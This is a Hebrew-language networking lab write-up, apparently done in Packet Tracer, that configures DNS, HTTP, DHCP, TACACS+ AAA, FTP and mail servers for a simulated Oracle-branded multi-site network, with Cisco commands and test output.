
נלך אל עמודת **Services** ונכבה את כל התהליכים חוץ מ- **DNS**:



את התהליך של **DNS** נדליק:



כרגע יש לנו שרת **DNS** עובד, ניתן להוסיף רשומות כמו **A** או **CNAME**:



ניתן לבחור איזה רשומה אתם רוצים, למלא את הפרטים הנדרשים, וללחוץ על **Add**.

<u>בדיקה שהשרת DNS עובד:</u>

בדיקה פשוטה של שרת ה DNS היא שימוש בפקודת **nslookup**:


```
C:\>nslookup oracle.com

Server:  [172.18.64.1]
Address:  172.18.64.1

Non-authoritative answer:
Name:  oracle.com
Address:  172.18.64.3
```

ניתן לראות כי הדומיין **oracle.com** תורגם אל הכתובת **IP 172.18.64.3** בהצלחה.


שרת HTTP

בבניין ב**אוסטרליה** וב**הודו** יש שימוש נרחב באתר, שכן הם אחראים על המוצרים, הפרויקטים, בדיקות, מצבי **Production** ועוד לכן קיים שרת **HTTP** בכל בניין אחד לפיתוח של האתר באוסטרליה ואחד לבדיקות מקומיות בהודו. (**QA**)

השרת **HTTP** נראה כך:



אם ניגש אל האתר מאחד המחשבים בבניין (תחת הדומיין **oracle.com**), נקבל את האתר הבא:



שרת DHCP

כחלק ממבנה הבניין הוחלט להשתמש בשרת **DHCP** ייעודי לחלוקת כתובות ה- **IP** ב**אוסטרליה והודו** להבדיל מהבניינים באירופה אשר משתמשים בנתב כשרת ה**DHCP** שלהם.

DHCP באוסטרליה

הגדרת ה POOLs נראית כך:

Pool Name	Default Gateway	DNS Server	Start IP Address	Subnet Mask
Production_POOL	172.18.69.254	172.18.64.1	172.18.68.0	255.255.254.0
Project_Management_Office_POOL	172.18.71.254	172.18.64.1	172.18.70.0	255.255.254.0
Product_Management_POOL	172.18.67.254	172.18.64.1	172.18.66.0	255.255.254.0

DHCP בהודו


ORACLE

הגדרת ה POOLs נראית כך:

Add | Save | Remove


Pool Name	Default Gateway	DNS Server	Start IP Address	Subnet Mask	Max User	TFTP Server	WLC Address
Sourcing_POOL	172.18.83.254	172.18.80.1	172.18.82.0	255.255.254.0	512	0.0.0.0	0.0.0.0
Quality_Assurance_POOL	172.18.85.254	172.18.80.1	172.18.84.0	255.255.254.0	512	0.0.0.0	0.0.0.0
Risk_Management_POOL	172.18.87.254	172.18.80.1	172.18.86.0	255.255.254.0	512	0.0.0.0	0.0.0.0
serverPool	0.0.0.0	0.0.0.0	172.18.80.0	255.255.254.0	64	0.0.0.0	0.0.0.0

ניתן לראות כי אין **POOL** לקומה 0 (של השרתים) וזאת מכיוון שמאחר והשימוש בשרתים מצריך בדרך כלל כתובת **IP** קבוע בחרתי לתת להם **כתובת סטטית.**




שלבי הגדרה:

נדליק את התהליך **DHCP** בשרת:



בכדי להוסיף **POOLs** מלאו את הטופס לפי הפרטים הנדרשים ולחצו Add:



בפורטים הרלוונטיים בנתב הגדירו ip helper עם ה- IP של השרת DHCP:

```
ip helper-address <IP-ADDR>
```

IP Helper הוא שירות ברשתות מחשבים שמסייע בהעברת חבילות מידע בין רשתות שונות, בעיקר בין רשתות עם פרוטוקולי **DHCP**, כאשר יש מכשירים ברשת שאין להם גישה ישירה לשרת ה- **DHCP**, ה- **IP Helper** יכול להפנות את הבקשות לשרת **DHCP** שנמצא ברשת אחרת.

שרת AAA

AAA הוא ראשי התיבות למונחים הבאים:

- **Authentication:**
  כאשר אנו מנסים להתחבר לשירות מרוחק (**ssh**, **telnet** וכו'), בדרך כלל עלינו לספק שם משתמש וסיסמה.

- **Authorization:**
  מה הלקוח יכול לבצע. (הרשאות)

- **Accounting:**
  מעקב אחרי מה שהלקוח עשה. (**logging**)

אימות AAA מבוסס שרת:


ישנם שני סוגי פרוטוקולים הנתמכים בסביבת סיסקו:

❖ **TACACS - סיסקו**
- תומך במגוון פרוטוקולים
- פורט **TCP/49**
- **מצפין כל מנות מידע**
- **מפריד בין כל חלקי AAA**, מאפשר שימוש בכל חלק בנפרד.

❖ **RADIUS - IEEE**
- פורטי **UDP 1813, 1812 או 1646, 1645**
- **מצפין רק את הסיסמה**, לא את כל הפקטה.
- **משלב אימות עם הרשאה.**


יישום בשרת AAA בפרויקט:

למען הקלה על ניהול הסיסמאות בארגון הוחלט לבצע שימוש גורף בשרתי **AAA**, לכן קיים שרת **AAA** בכל בניין.




תמונה של השרתים שבבניין שבאוסטרליה כולל AAA

ראשית הקמתי שרת וכיביתי את כל התהליכים חוץ מ- AAA:



לאחר מכן, הוספתי את המכשירים אליהם ארצה ליצור אוטנטיקציה בעזרת שרת AAA:



ORACLE

לבסוף ניגשתי אל המכשירים עליהם יהיה מוגדר AAA, לדוגמא המתג:
ORACLE_AU_AU_Sydney_F0_ROUTER1:

```
ORACLE_AU_AU_Sydney_F0_ROUTER1(config)#aaa new-model
ORACLE_AU_AU_Sydney_F0_ROUTER1(config)#aaa authentication login myauth group tacacs+ local
ORACLE_AU_AU_Sydney_F0_ROUTER1(config)#tacacs-server host 172.18.64.4 key oracle
ORACLE_AU_AU_Sydney_F0_ROUTER1(config)#line vty 0 4
ORACLE_AU_AU_Sydney_F0_ROUTER1(config-line)#login authentication myauth
```

ניתן לבדוק כי אכן שרת ה AAA עובד על ידי ניסיון כניסה למתג מאחד המחשבים:

```
C:\>ssh -l admin 172.18.65.253

Password:
ORACLE_AU_AU_Sydney_F0_ROUTER1>
```

שרת FTP

שרת **FTP** הוא תוכנה או מכשיר המאפשרים העברה של קבצים בין מחשבים ברשת, באמצעות פרוטוקול **FTP** משתמשים יכולים להעלות קבצים לשרת או להוריד קבצים ממנו.

השרת מנהל את הבקשות הללו ומספק גישה לקבצים, בדרך כלל דרך ממשק משתמש גרפי או דרך שורת פקודה.

יתרונות של שימוש בשרת FTP כוללים:

- **העברת קבצים בקלות:**
  מאפשר העברת קבצים גדולים במהירות יחסית.


- **גישה מרחוק:**
  ניתן לגשת לקבצים מכל מחשב שמחובר לאינטרנט.

- **ניהול משתמשים:**
  ניתן להגדיר הרשאות גישה שונות למשתמשים שונים.


ORACLE

שלבי הגדרה:

נדליק את הליך ה FTP בשרת:



נוסיף משתמש, במקרה שלי הוספתי משתמש בשם **admin** עם סיסמא **1234**:



הוכחת שהשרת FTP עובד:

```
C:\>ftp 172.18.144.15
Trying to connect...172.18.144.15
Connected to 172.18.144.15
220- Welcome to PT Ftp server
Username:admin
331- Username ok, need password
Password:
230- Logged in
(passive mode On)
ftp>?
         ?
         cd
         delete
         dir
         get
         help
         passive
         put
         pwd
         quit
         rename
ftp>
```

ניתן לראות שהגדרנו בהצלחה שרת **FTP**.

שרת Mail

שרת **Mail** הוא תוכנה או מערכת המיועדת לשליחת, קבלת וניהול דוא"ל (**Email**) ברשת.


ישנם סוגים שונים של שרתי דואר, כאשר הנפוצים ביותר הם:

1. **שרת SMTP:**
משמש לשליחת דואר אלקטרוני, הוא אחראי על העברת ההודעות מלקוח הדואר לשרתים אחרים או לשרת הדואר של הנמען.

2. **שרת POP3:**
משמש לקבלת דואר. לקוחות דואר יכולים להשתמש בו כדי להוריד הודעות מהשרת למחשב המקומי. כאשר ההודעות מורדות, הן בדרך כלל נמחקות מהשרת.

3. **שרת IMAP:**
גם הוא משמש לקבלת דואר, אך בניגוד ל-POP3, הוא מאפשר למשתמש לגשת להודעות היישר מהשרת. כך ניתן לנהל את הדואר ממספר מכשירים מבלי לאבד גישה להודעות.


שרת **Mail** יכול להיות חלק משירות דואר מקוון או מערכת ניהול דואר עצמאית, וכולל בדרך כלל יכולות נוספות כמו סינון דואר זבל (**spam**), ניהול תיקים וסטטיסטיקות על שימוש.



שלבי הגדרה:

בתוך השרת, נכבה את שאר התהליכים ונפעיל רק את תהליך ה-**EMAIL**.


ניצור שני משתמשים, הראשון **admin** והשני **noam**, שניהם עם הסיסמא **1234**:




הוכחת שהשרת Mail עובד

